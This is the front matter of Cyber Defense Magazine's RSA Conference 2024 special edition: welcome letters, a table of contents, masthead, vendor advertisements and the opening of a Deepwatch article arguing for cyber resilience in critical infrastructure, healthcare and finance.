



**CYBER DEFENSE**  
**MAGAZINE**

**2024**  
**SPECIAL**  
**EDITION**

**RSA**<sup>®</sup>Conference

Where the world  
talks security

# Welcome to CDM's RSA Conference 2024 Special Edition

I'm looking forward to welcoming the global cybersecurity community to RSA Conference 2024, marking our 33<sup>rd</sup> anniversary!

I'm always grateful to see the power that lies in the relationships we build and the wisdom we share that help shape a resilient and adaptable cybersecurity ecosystem. And I'm really looking forward to us exploring The Art of Possible as we harness the drive and imagination that's ignited when our community comes together.

Our collective strength as a community is what enables us to continue to protect our digital world from cyberthreats. Our mission at RSA Conference is, and will always be, to empower cybersecurity professionals around the world to get the knowledge they need to secure their organizations, grow professionally, and make valuable contacts.

Although we convene at the Conference once a year, the learning doesn't stop when you return home. Along with the many presentations that take place throughout the week, you have access to actionable and insightful resources curated and created by us all year round.

I hope you'll take advantage of all the networking programs happening at RSAC 2024—from the Welcome Reception to the Inclusive Networking Reception to the conversations in the Expo. Time and time again, attendees tell us that networking is their favorite part of the week!

I look forward to seeing you soon.

Sincerely,

Linda Gray Martin

Senior Vice President

RSA Conference



**RSA**® Conference | Where the world talks security

# Contents


<b>Welcome to CDM's RSA Conference 2024 Special Edition.....</b>	<b>2</b>
<b>The Cyber Resilience Imperative .....</b>	<b>16</b>
<i>By Charlie Thomas, CEO, Deepwatch.....</i>	<i>16</i>
<b>PCI DSS 4.0 Is A Reality, Are You Ready for This New Challenge? .....</b>	<b>22</b>
<i>By Héctor Guillermo Martínez, President GM Sectec.....</i>	<i>22</i>
<b>Security Validation and Exposure Management Enable a More Proactive Security Posture..</b>	<b>26</b>
<i>By Nir Loya Dahan, Vice President of Product, Cymulate .....</i>	<i>26</i>
<b>Bridging the Gap Between IT and OT Security .....</b>	<b>31</b>
<i>By Difenda .....</i>	<i>31</i>
<b>Rise of the Cyber Supervillain .....</b>	<b>39</b>
<i>By Guy Rosefelt, Chief Product Officer, Sangfor Technologies .....</i>	<i>39</i>
<b>Stop Managing Identities, Segment them Instead. ....</b>	<b>45</b>
<i>By Sagie Dulce, VP Research, Zero Networks.....</i>	<i>45</i>
<b>Overcoming the Challenges of Hybrid Cloud Security .....</b>	<b>50</b>
<i>By Mark Evans, VP Marketing and Packet Evangelist, Endace .....</i>	<i>50</i>
<b>Twenty Years Before the Cybersecurity Mast.....</b>	<b>55</b>
<i>By Gregory Hoffer, CEO, Coviant Software .....</i>	<i>55</i>
<b>Need To Redefine Cybersecurity - Adding "T - Trust" As A New Tenet To "Cia – Confidentiality, Integrity, And Availability" .....</b>	<b>60</b>
<i>By Lalit Ahluwalia, CEO &amp; Founder, DigitalXForce &amp; iTrustXForce .....</i>	<i>60</i>
<b>In the Shadows: The Dark Side of VPNs and the Unseen Threats Lurking Within .....</b>	<b>66</b>
<i>By Jonathan Tomek, Vice President of Research and Development at Digital Element.....</i>	<i>66</i>
<b>Cyber Resilience: Safeguarding Your Enterprise in A Rapidly Changing World.....</b>	<b>70</b>
<i>By Srinivasan CR, Executive Vice President-Cloud and Cybersecurity Services &amp; Chief Digital Officer, Tata Communications .....</i>	<i>70</i>

<b>Secure Your Supply Chain Security with a Zero Trust Approach .....</b>	<b>75</b>
<i>By Roy Kikuchi, Director of Strategic Alliances at Safous, Internet Initiative Japan (IIJ) Inc. ....</i>	<i>75</i>
<b>Accountability Drives Winning Teams in Security.....</b>	<b>80</b>
<i>By Craig Burland, CISO, Inversion6.....</i>	<i>80</i>
<b>EDR vs XDR: The Key Differences .....</b>	<b>84</b>
<i>By Aimei Wei, Chief Technical Officer and Founder, Stellar Cyber.....</i>	<i>84</i>
<b>Addressing The Root Causes of Ransomware .....</b>	<b>91</b>
<i>By Paul Hawkins, CISO, CipherStash.....</i>	<i>91</i>
<b>A Fragmented Security Tool Market Hurts Security Operations Center (SOCs).....</b>	<b>93</b>
<i>By David Atkinson, Founder and CEO, SenseOn .....</i>	<i>93</i>
<b>Aligning AI with Legal Frameworks - A Guide for Today's Businesses .....</b>	<b>96</b>
<i>By Metin Kortak, Chief Information Security Officer, Rhymetec .....</i>	<i>96</i>
<b>Beyond MFA: Advanced Threat Protection Strategies for O365 .....</b>	<b>100</b>
<i>By Jagdeep Kochar, CEO, IMS Nucleii .....</i>	<i>100</i>
<b>Binary Cryptosystem Insights .....</b>	<b>105</b>
<i>By Milica D. Djekic .....</i>	<i>105</i>
<b>Avoiding Prompt Bombing Scam with Phishing Resistant MFA.....</b>	<b>108</b>
<i>By Bojan Simic, Co-founder, CEO and CTO at HYPR.....</i>	<i>108</i>
<b>Navigating the Digital Frontier: Exploring the Dynamics and Growth of the Cyber Insurance Market .....</b>	<b>111</b>
<i>By Divakar Kolhe, Digital Marketer, Market Research Future (Part of Wantstats Research and Media Private Limited).....</i>	<i>111</i>
<b>Nikki Stealer .....</b>	<b>114</b>
<i>By Rajhans Patel, Dark Web Researcher, CYFIRMA.....</i>	<i>114</i>
<b>Thwarting The Reconnaissance Missions of DDoS Attackers .....</b>	<b>130</b>
<i>By Gary Sockrider, Director, Security Solutions, NETSCOUT.....</i>	<i>130</i>

<b>Tracking Ransomware February 2024 .....</b>	<b>133</b>
<i>By Chethan M J, Analyst, CYFIRMA .....</i>	<i>133</i>
<b>Apple's Overconfidence in Built-In Security: A False Sense of App Security? .....</b>	<b>143</b>
<i>By Ted Miracco, CEO, Approov Mobile Security .....</i>	<i>143</i>
<b>The Emergence of On Device Fraud (ODF) in 2024 and Its Implications for Businesses .....</b>	<b>147</b>
<i>By Matteo Bogana, Cleafy.....</i>	<i>147</i>
<b>How Do You Implement Copilot Without Exposing Your Company to More Risk?.....</b>	<b>150</b>
<i>By Mike Bellido, Cloud Solution Architect, CSI Ltd.....</i>	<i>150</i>
<b>Beyond Scanners: A Multi-Layered Approach to Third-Party Software Vulnerability Management.....</b>	<b>154</b>
<i>By Chahak Mittal, Cybersecurity Manager, Universal Logistics Holdings .....</i>	<i>154</i>
<b>What Happens After a Ransomware Group is Disrupted? .....</b>	<b>159</b>
<i>By Nataliia Zdok, Senior Threat Intelligence Analyst at Binary Defense .....</i>	<i>159</i>
<b>Cybersecurity Is a Team Sport: Defending Business Operations Through a Collective Defense Strategy .....</b>	<b>163</b>
<i>By Craig Harber, Security Evangelist, Open Systems .....</i>	<i>163</i>
<b>Changing Landscape of Cybersecurity: Navigating Through AI's Promise and Perils .....</b>	<b>168</b>
<i>By Andrius Minkevicius, Co-founder and CISO at Cyber Upgrade.....</i>	<i>168</i>
<b>Big Year for Politics – Big Year for Cyber? .....</b>	<b>171</b>
<i>By Chase Richardson, Head of US &amp; Lead Principal at Bridewell.....</i>	<i>171</i>
<b>Cyberattacks Are Inevitable, Is Your Network Ready? .....</b>	<b>175</b>
<i>By Tracy Collins, VP of Sales, Americas, Opengear.....</i>	<i>175</i>
<b>The Power of Threat Modeling for Cloud Infrastructure Security .....</b>	<b>178</b>
<i>By Vishakha Sadhwani, Technical Cloud Architect at Google .....</i>	<i>178</i>
<b>Cybersecurity Risks in eDiscovery: Protecting Data Throughout the Litigation Process .....</b>	<b>183</b>
<i>By Daniel Robinson, eDiscovery Consultant, Digital Warroom .....</i>	<i>183</i>

<b>DoD Compliance: The Differences Between CMMC and NIST SP 800-171</b> .....	<b>187</b>
<i>By Joe Coleman / Cyber Security Officer, CMMC RPA / Bluestreak Consulting™</i> .....	<i>187</i>
<b>Fundamentals of Elliptic Curve Cryptography Operations</b> .....	<b>192</b>
<i>By Joe Guerra, Cybersecurity Professor, Hallmark University</i> .....	<i>192</i>
<b>Efficacy-Based Underwriting: A Must-Have in The Face of Cybercrime</b> .....	<b>197</b>
<i>By James Gerber, CFO at SimSpace</i> .....	<i>197</i>
<b>Harnessing the Power of AI in Cybersecurity</b> .....	<b>201</b>
<i>By Jose López Muñoz, Head of AI, IriusRisk</i> .....	<i>201</i>
<b>Hashing It Out: The Secret Weapon of Your Data (and Why It Matters)</b> .....	<b>205</b>
<i>By Joe Guerra, Cybersecurity Professor, Hallmark University</i> .....	<i>205</i>
<b>How GRC Automation has Simplified Regulatory Compliance?</b> .....	<b>211</b>
<i>By Amar Basic, Co-Founder @ CyberArrow</i> .....	<i>211</i>
<b>How To Take the Chaos Out of Vulnerability Management</b> .....	<b>217</b>
<i>By Pierre Samson, CRO at Hackuity</i> .....	<i>217</i>
<b>Human Error Is Still Wreaking Havoc on Business Security</b> .....	<b>221</b>
<i>By Aaron Drapkin, Lead Writer, Tech.co</i> .....	<i>221</i>
<b>Inside the Storm-0558 Attack on Microsoft: Can Improved Key Rotation Prevent the Next Big Breach?</b> .....	<b>224</b>
<i>By Amit Zimmerman, Co-Founder and CPO at Oasis Security</i> .....	<i>224</i>
<b>Locking Down Security Links: Breaking the Chain of Cyber Threats</b> .....	<b>227</b>
<i>By Al Lakhani, CEO and Founder, IDEE</i> .....	<i>227</i>
<b>Navigating the Future of Tech Infrastructure Amidst AI's Growing Demands</b> .....	<b>230</b>
<i>By Karla Jo Helms, Chief Evangelist and Anti-PR® Strategist, JOTO PR Disruptors™</i> .....	<i>230</i>
<b>Preventing Ddos Attacks Is Smart Business Sense</b> .....	<b>234</b>
<i>By Phil Richards, Chief Financial Officer, Corero Network Security</i> .....	<i>234</i>

<b>The Rise of Ransomware 2.0 .....</b>	<b>237</b>
<i>By Susmitha Tammineedi, Research Analyst in Marketing at Cloud4C.....</i>	<i>237</i>
<b>Stay Alert: These Cybersecurity Trends Are on the Rise .....</b>	<b>241</b>
<i>By Brandon Agostinelli, Managing Security Consultant at FoxPointe Solutions .....</i>	<i>241</i>
<b>Technology’s Role in Outsmarting the Rise Of AI-Generated Fake IDs .....</b>	<b>244</b>
<i>By Joshua Sheetz - Vice President of Engineering, IDScan.net - <a href="https://idscan.net/">https://idscan.net/</a> .....</i>	<i>244</i>
<b>The Difficult Truth About the Great Cyber Talent Gap .....</b>	<b>247</b>
<i>By Rafal Los, head of services strategy &amp; GTM at ExtraHop .....</i>	<i>247</i>
<b>The Intricate Dance: AI-Driven Data Collection and the Evolving Regulatory Landscape.....</b>	<b>253</b>
<i>By Boris Khazin, Head of Governance, Risk &amp; Compliance at EPAM Systems, Inc. ....</i>	<i>253</i>
<b>The Rise of Artificial Intelligence and Its Impact on Cyber Security .....</b>	<b>256</b>
<i>By Khurram Mir - Chief Marketing Officer for Kualitatem .....</i>	<i>256</i>
<b>The Role of Security Service Edge in Safeguarding Cloud-Based Applications .....</b>	<b>260</b>
<i>By Shalini Nagar, Content Writer, Research Nester .....</i>	<i>260</i>
<b>This Year’s Influx of Privacy Laws: When Companies Should Mark Calendars for Data Privacy Requirements .....</b>	<b>263</b>
<i>By Sarah Hutchins, Partner, Parker Poe, Robert Botkin, Associate, Parker Poe &amp; Hunter Snowden, Law Clerk, Parker Poe .....</i>	<i>263</i>
<b>Understanding AI’s Impact on Data Privacy from Policy to Technology.....</b>	<b>268</b>
<i>By Craig Sellars, Co-Founder and CEO, SELF.....</i>	<i>268</i>
<b>What Is Fraud-as-a-Service (FaaS)? .....</b>	<b>272</b>
<i>By Zac Amos, Features Editor, ReHack .....</i>	<i>272</i>
<b>Why Companies Are Turning to Holistic GRC Strategies .....</b>	<b>276</b>
<i>By Matt Kunkel, Co-Founder and CEO, LogicGate .....</i>	<i>276</i>
<b>Why We Need to Revolutionise Cyber Recruitment And Curriculums .....</b>	<b>280</b>
<i>By Haris Pylarinos, CEO and Founder at Hack The Box .....</i>	<i>280</i>



<b>ZTNA: Beyond the VPN - A Look at the Future of Secure Access .....</b>	<b>283</b>
<i>By Jaye Tillson, Director of Strategy, Axis Security.....</i>	<i>283</i>
<b>WOMEN IN CYBERSECURITY 2024 SCHOLARSHIP WINNERS.....</b>	<b>286</b>
<b>Welcome to the Cyber Defense Global InfoSec Awards for 2024 .....</b>	<b>288</b>



## **CYBER DEFENSE MAGAZINE**

is a Cyber Defense Media Group (CDMG) publication distributed electronically via opt-in GDPR compliance-Mail, HTML, PDF, mobile and online flipbook forwards All electronic editions are available for free, always. No strings attached. Annual EDITIONs of CDM are distributed exclusively at the RSA Conference each year for our USA editions and at IP EXPO EUROPE in the UK for our Global editions. Key contacts:

### **PUBLISHER**

Gary S. Miliefsky  
[garym@cyberdefensemagazine.com](mailto:garym@cyberdefensemagazine.com)

### **V.P. BUSINESS DEVELOPMENT**

Olivier Vallez  
[olivier.vallez@cyberdefensemagazine.com](mailto:olivier.vallez@cyberdefensemagazine.com)

### **EDITOR-IN-CHIEF**

Yan Ross  
[yan.ross@cyberdefensemediagroup.com](mailto:yan.ross@cyberdefensemediagroup.com)

### **MARKETING, ADVERTISING & INQUIRIES**

[marketing@cyberdefensemagazine.com](mailto:marketing@cyberdefensemagazine.com)  
Interested in writing for us:  
[marketing@cyberdefensemagazine.com](mailto:marketing@cyberdefensemagazine.com)

### **CONTACT US:**

Cyber Defense Magazine  
Toll Free: +1-833-844-9468  
International: +1-603-280-4451  
New York (USA/HQ): +1-646-586-9545  
London (UK/EU): +44-203-695-2952  
Hong Kong (Asia): +852-580-89020  
Skype: cyber.defense  
E-mail: [marketing@cyberdefensemagazine.com](mailto:marketing@cyberdefensemagazine.com)  
Awards: [www.cyberdefenseawards.com](http://www.cyberdefenseawards.com)  
Conferences: [www.cyberdefenseconferences.com](http://www.cyberdefenseconferences.com)  
Radio: [www.cyberdefenseradio.com](http://www.cyberdefenseradio.com)  
TV: [www.cyberdefensetv.com](http://www.cyberdefensetv.com)  
Webinars: [www.cyberdefensewebinars.com](http://www.cyberdefensewebinars.com)  
Web: [www.cyberdefensemagazine.com](http://www.cyberdefensemagazine.com)

Copyright © 2024, Cyber Defense Magazine  
(CDM), a Cyber Defense Media Group (CDMG)  
publication of the Steven G. Samuels LLC Media **Corporation**.

To Reach Us Via US Mail:  
Cyber Defense Magazine  
276 Fifth Avenue, Suite 704  
New York, NY 10001  
EIN: 454-18-8465  
DUNS# 078358935

# Welcome to CDM's RSA Conference 2024 Special Edition

From the Editor's desk, we are delighted to present this combined RSA/May 2024 issue of Cyber Defense Magazine. We continue to experience a shift in the delicate balance between technical information and articles which are accessible to our broader readership.

Focus on the RSA Conference and articles contributed by RSA participants once again bring home to us the importance of recognizing the topics of primary interest to practitioners of cybersecurity, as well those who support their efforts.

Cyber risk and risk management, including prevention, insurance coverage, and recognition of new threats, are coming to the fore in our review of the submissions we receive from within the profession.

We would like to remind both readers and contributors that Cyber Defense Magazine is a nonpartisan publication. From time to time, we may publish an article reflecting a particular point of view with political implications. In those cases, we endeavor to include a disclaimer that such publication does not constitute an endorsement, but only reflects the perspective of the author.

As always, we strive to be the best and most actionable set of resources for the CISO community in publishing Cyber Defense Magazine and broadening the activities of Cyber Defense Media Group. With appreciation for the support of our contributors and readers, we continue to pursue our role as the premier provider of news, opinion, and forums in cybersecurity.

Wishing you all success in your cybersecurity endeavors,

Yan Ross  
U.S. Editor-in-Chief  
Cyber Defense Magazine

## About the Author

Yan Ross, J.D., is a Cybersecurity Journalist & Editor-in-Chief of Cyber Defense Magazine. He is an accredited author and educator and has provided editorial services for award-winning best-selling books on a variety of topics. He also serves as ICFE's Director of Special Projects, and the author of the Certified Identity Theft Risk Management Specialist ® XV CITRMS® course. As an accredited educator for over 20 years, Yan addresses risk management in the areas of identity theft, privacy, and cyber security for consumers and organizations holding sensitive personal information. You can reach him by e-mail at [yan.ross@cyberdefensemediagroup.com](mailto:yan.ross@cyberdefensemediagroup.com)





partner  
network

competency  
level 1 MSSP

Deepwatch is your Cyber Resilience  
partner **for your AWS environment**

---

The Leading Managed Security Platform **for the Cyber Resilient Enterprise™**

[www.deepwatch.com](http://www.deepwatch.com)



# Capture Every Packet. See Every Threat.

Because there are no second chances.




We monitor the  
**DARKWEB**  
so that your  
**BUSINESS** has  
no stops





# Close the loopholes in passwordless logins with identity-based authentication

Defeat phishing, data breaches and ransomware while improving your user experience.



## Experience BlockID

Use biometric authentication with flexible levels of identity assurance to secure workforce account access and eliminate the risk and inconvenience of passwords.

[www.1kosmos.com/demo](http://www.1kosmos.com/demo)



# CYBER DEFENSE MAGAZINE

WHERE INFOSEC KNOWLEDGE IS POWER



[www.cyberdefensetv.com](http://www.cyberdefensetv.com)

[www.cyberdefenseradio.com](http://www.cyberdefenseradio.com)

[www.cyberdefenseawards.com](http://www.cyberdefenseawards.com)

[www.cyberdefenseconferences.com](http://www.cyberdefenseconferences.com)

[www.cyberdefensemagazine.com](http://www.cyberdefensemagazine.com)



# The Cyber Resilience Imperative

Adapting For Sustainable Cybersecurity

By Charlie Thomas, CEO, Deepwatch

Most of us love stories of resilience, those tales of weary individuals or communities that overcome seemingly impossible odds to rebuild and recover. Our movies and myths glamourize comeback stories, featuring resilience to bad actors, financial crises, or some other seemingly insurmountable adversity. There are costs, lessons learned, and redemption. They tell us challenges are inevitable, recovery is possible, and finally that resilience contributes to stability, growth, and well-being.

You know who doesn't love a comeback story? Boards of Directors faced with a cyberattack. Nobody wants to learn the hard lessons of a breach. There is no appetite for the slow, steady comeback. Today resilience is demanded of every modern security team, but not always framed that way. Resilience demands security teams anticipate threats within networks and at endpoints. It demands the organization withstand inevitable and complex attacks that impact business processes. In the event of a successful



attack, resilience demands the full recovery of critical business functions in hours or days. Cyber resilience is the modern security imperative.

## Why Traditional Security Approaches Are Failing

For decades cybersecurity focused on building the impenetrable fortress of cybersecurity, with the expectation being that somehow there is a perfect formula that will prevent every possible incursion. Reality tells us otherwise - there are few if any impenetrable cybersecurity programs, and the unrealistic goals simply cause failure, friction and burnout. A great many programs were also built with the assumption that the solution was to buy another security product, leading to complicated environments with so many overlapping and conflicting tools that security teams can't keep track of them all. While security technologies still play a vital role, they are only pieces of a constantly changing puzzle. The evolution of threats and the daily emergence of new malware and techniques mean preventative measures are simply not enough.

- **The Cost of Breaches is Skyrocketing:** the average global cost of a breach increases annually, and it reached \$4.3 million in 2023 (IBM Security Cost of a Data Breach Report 2023)
- **Cyberattacks Are More Disruptive:** interconnectivity of data, applications and systems means attacks are more disruptive - as recently witnessed in healthcare and critical infrastructure
- **Threat Actor Evolution:** ransomware-as-a-service, social engineering using artificial intelligence, and supply chain vulnerabilities are more prevalent than the average security team can keep up with

Cyber resilience recognizes these issues and focuses on what should be more realistic goals and better business outcomes from a cybersecurity program. By focusing on identifying risk, withstanding and responding to incidents, and continuous improvement, cybersecurity teams are far better aligned with business goals and focus better on security programs that can address today's realities.

## Why Resilience Is Critical

Business critical applications, connected networks, and a growing number of endpoints make resilience a critical strategy. Organizations in highly targeted industries such as critical infrastructure, healthcare, and financial services must conduct incident response planning, proactive threat hunting, and vulnerability management analysis if they are to meet growing challenges and recover from inevitable attacks.

## Resilience is Imperative in Critical Infrastructure

Speaking at a security conference In February, FBI Director Christopher Wray said Chinese nation-state actor attacks were "ongoing, and at an unprecedented scale." Deepwatch has customers in critical infrastructure including pipelines, so we understand their resilience imperative. The presence and persistence of nation-state actors in critical infrastructure leaves no choice but to build cyber resilience –

to prepare, anticipate, withstand, and recover from attacks that could impact millions or cause widespread panic.

## Resilience is Imperative in Healthcare

A cyber resilient healthcare organization today must anticipate and prepare for the crippling effects of ransomware. They must be prepared to withstand attacks, which have become common, and recover quickly or risk patient lives. The cyber resilient healthcare organization is one that drills the organization for a cyber attack with the same frequency and intensity as it would conduct fire drills for a building. Hospitals and other care providers are naturally focused on patient care. Healthcare security teams must consider preventative medicine in addition to aftercare – they must be prepared to diagnose, triage, and improve the future health of their programs.

## Resilience is Imperative in Finance

Financial institutions may have led the charge on the protection of data, yet a cyber resilient financial services security team no longer focuses primarily on customer data. Those controls and PII protections are only part of their resilience story. Teams must anticipate threats to intellectual property. They must withstand attacks that impact critical business processes, not only those that steal funds or credentials. Financial services teams must recover from cyberattacks or breaches quickly to maintain customer trust.

## Why Deepwatch Focuses on Cyber Resilience

Unfortunately, many organizations have neither the resources, the in-house skills, nor the time to build cyber resilient programs. Instead, they create security programs that rely too heavily on preventing attacks, with too little focus on responding to them. They focus on the volume of alerts instead of their underlying meaning. They do what they can with limited budgets, and hope they never become a comeback story.

